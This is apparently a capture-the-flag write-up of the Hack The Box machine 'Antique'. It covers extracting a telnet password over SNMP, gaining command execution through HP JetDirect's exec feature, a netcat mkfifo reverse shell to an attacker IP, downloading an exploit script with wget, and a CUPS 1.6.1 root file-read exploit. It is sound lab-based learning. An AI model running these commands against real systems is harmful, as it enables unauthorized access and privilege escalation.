HTB machines - Antique

Write-up by Chanan Shenker

Start: Enumiration

- As always, I started with an Nmap scan and uncovered a single port open on the target machine. Only port 23 which hosts a telnet server.
- When connecting to the telnet server, I was met with a banner for ‘HP JetDirect’, more on that in a second, and a login prompt, for which I had no credentials.
- Having only the telnet port to go off of, I ran a larger Nmap scan to see if I missed any less common ports and found nothing new.
- ‘HP JetDirect’ is a network print server that allows printers to connect directly to a network, giving them their own IP address. This makes it easy for multiple users to send print jobs without needing to connect the printer to a specific computer.
- So here I deduced that I am working with a printer here.
- As of this point, I wasn’t sure what to do. I thought about trying to brute force the login, but that seemed a bit barbaric. I looked for exploits and only found one that required valid credentials. Lastly, I tried scanning for UDP ports with Nmap and was able to uncover port 161 on UDP with SNMPv1 service on it.

```
# Nmap 7.94SVN scan initiated Sun Sep  8 06:03:38 2024 as: nmap -sV -oN scan 10.10.11.107
Nmap scan report for 10.10.11.107
Host is up (0.068s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
23/tcp open  telnet?
1 service unrecognized despite returning data. If you know the service/version, please submi
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 10.10.11.107
Trying 10.10.11.107 ...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: password
Invalid password
Connection closed by foreign host.

┌──(kali㉿kali)-[~/Desktop]
└─$
```

What is Hewlett Packard Jet Direct?

HP Jetdirect is the name of a technology sold by Hewlett-Packard that allows computer printers to be directly attached to a local area network.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at
Nmap scan report for 10.10.11.107
Host is up (0.067s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
```

- Finding this, I did some research on how SNMP works.
- SNMP (Simple Network Management Protocol) is used to monitor and manage devices on a network, such as routers, printers, and servers. It works by using OIDs (Object Identifiers) to identify specific data points on a device. Each OID corresponds to a particular piece of information, such as CPU usage, memory, network traffic, or even hardware details like disk space, temperature sensors, and fan status. SNMP uses these OIDs to request data, allowing administrators to monitor device performance and hardware health, and even make configuration changes remotely.
- To interact with the SNMP port, I found the ‘snmpwalk’ command. The ‘snmpwalk’ command is a tool used to retrieve a sequence of OIDs and their values from a device using SNMP. It walks through a portion of the OID tree, collecting data about the device, which can include things like system performance, network stats, and hardware info.
- Using the ‘snmpwalk’ command I was able to get the first OID that just gave me the name of the device, I'm assuming.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ snmpwalk -v1 -c public 10.10.11.107
iso.3.6.1.2.1 = STRING: "HTB Printer"
```

- Next while trying to play with it and see maybe I can get other information from the machine I decided to see if I get any more info from the ‘root’ OID. When deleting some numbers, I get two new values, one is a hex value and the other just telling me there's no more variables left to see.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ snmpwalk -v1 -c public 10.10.11.107 iso.3.6.1
iso.3.6.1.2.1 = STRING: "HTB Printer"
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115
 119 122 123 126 130 131 134 135
iso.3.6.1.4.1.11.2.3.9.1.2.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

- When converting the hex value I got to text I'm met with a password! ‘P@ssw0rd@123!!123’

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51
 119 122 123 126 130 131 134 135 " | xxd -r -p
P@ssw0rd@123!!123◆q◆◆"2Rbs3CSs◆◆$4◆Eu◆WGW◆(8i   IY◆aA◆"1&1A5
```

Initial foothold:

- Using the password I found, I was able to connect to the telnet server.
- When viewing the help menu I see that there is an ‘exec’ command that lets us execute system command.
- Using that I was easily able to obtain the user flag.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> 
```

```
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> 
```

```
exit: quit from telnet session
> exec ls
cups-root-file-read.sh
telnet.py
user.txt
> ex[redacted]
bf30b711e7ec74fae20b0ecd16a80ffc
> 
```

← Ignore the bash script for now well get to that soon ;)

Privilege escalation:

- to obtain a stable shell, I ran a listener and executed a simple reverse bash shell command so I could further escalate my privileges.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python ~/penelope.py -i tun0 9999
[+] Listening for reverse shells on 10.10.14.6
➤  🏠 Show Payloads (p) 🏠 Main Menu (m) 🔄 Cle
```

```
> exec cat user.txt
bf3[redacted]0ffc
> exec rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.6 9999 >/tmp/f
```

- First, I checked to see if the user can run any command as root, and found nothing. Next I checked to see if there's any listening services internally and I see that port 631 is listening internally.

```
lp@antique:~$ netstat -lnut
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
udp        0      0 0.0.0.0:161             0.0.0.0:*
lp@antique:~$
```

- Searching online on what port 631 normally runs, didn't lead to much. I tried looking to see if I can find the service name and version but couldn't find it. Then, I remembered that netcat can most of the time give us banners with the service name and version.

- When executing netcat on localhost and port 631, I seem to get stuck, but when I type something, in I suddenly get a html document that displays to us a service called 'CUPS v1.6.1'.

```
lp@antique:~$ nc localhost 631
ds
HTTP/1.0 400 Bad Request
Date: Sun, 08 Sep 2024 10:29:16 GMT
Server: CUPS/1.6
Content-Type: text/html; charset=utf-8
Content-Length: 346

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Bad Request - CUPS v1.6.1</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
</HEAD>
<BODY>
<H1>Bad Request</H1>
<P></P>
</BODY>
</HTML>
```

- CUPS (Common Unix Printing System) is a printing protocol used on Unix-like operating systems, including Linux and macOS, to manage print jobs and queues.
- Since were working with a printer here this makes perfect sense.

What does CUPS mean in printing?

(Common UNIX Printing System) The printing system for Unix computers. Designed by Michael Sweet in the late 1990s, CUPS is the de facto standard for Linux and Unix machines as well as the built-in printing system in the Mac as of Mac OS X Version 10.2.


- When searching more about CUPS and the specific version of 1.6.1, I stumbled on an exploit for that exact version. The exploit allows us to read file that are owned by root.
- After downloading the exploit and running it. I was able to give it a file path and the script would read it.
- Using that I was able to obtain the root flag!


```
lp@antique:~$ wget http://10.10.14.6:8000/cups-root-file-read.sh
--2024-09-08 10:44:49--  http://10.10.14.6:8000/cups-root-file-read.sh
Connecting to 10.10.14.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
```

```
lp@antique:~$ bash cups-root-file-read.sh
```

```
a bash implementation of CVE-2012-5519 for linux.
```

```
[i] of the script and exploit, please visit:
[i] https://github.com/0zvxr/CVE-2012-5519/blob/main/README.md
[>] /root/root.txt
[+] contents of /root/root.txt:
b48[redacted]88ff
[>]
```


PWNED
Antique has been Pwned!
Congratulations chananshenker, best of luck in capturing flags ahead!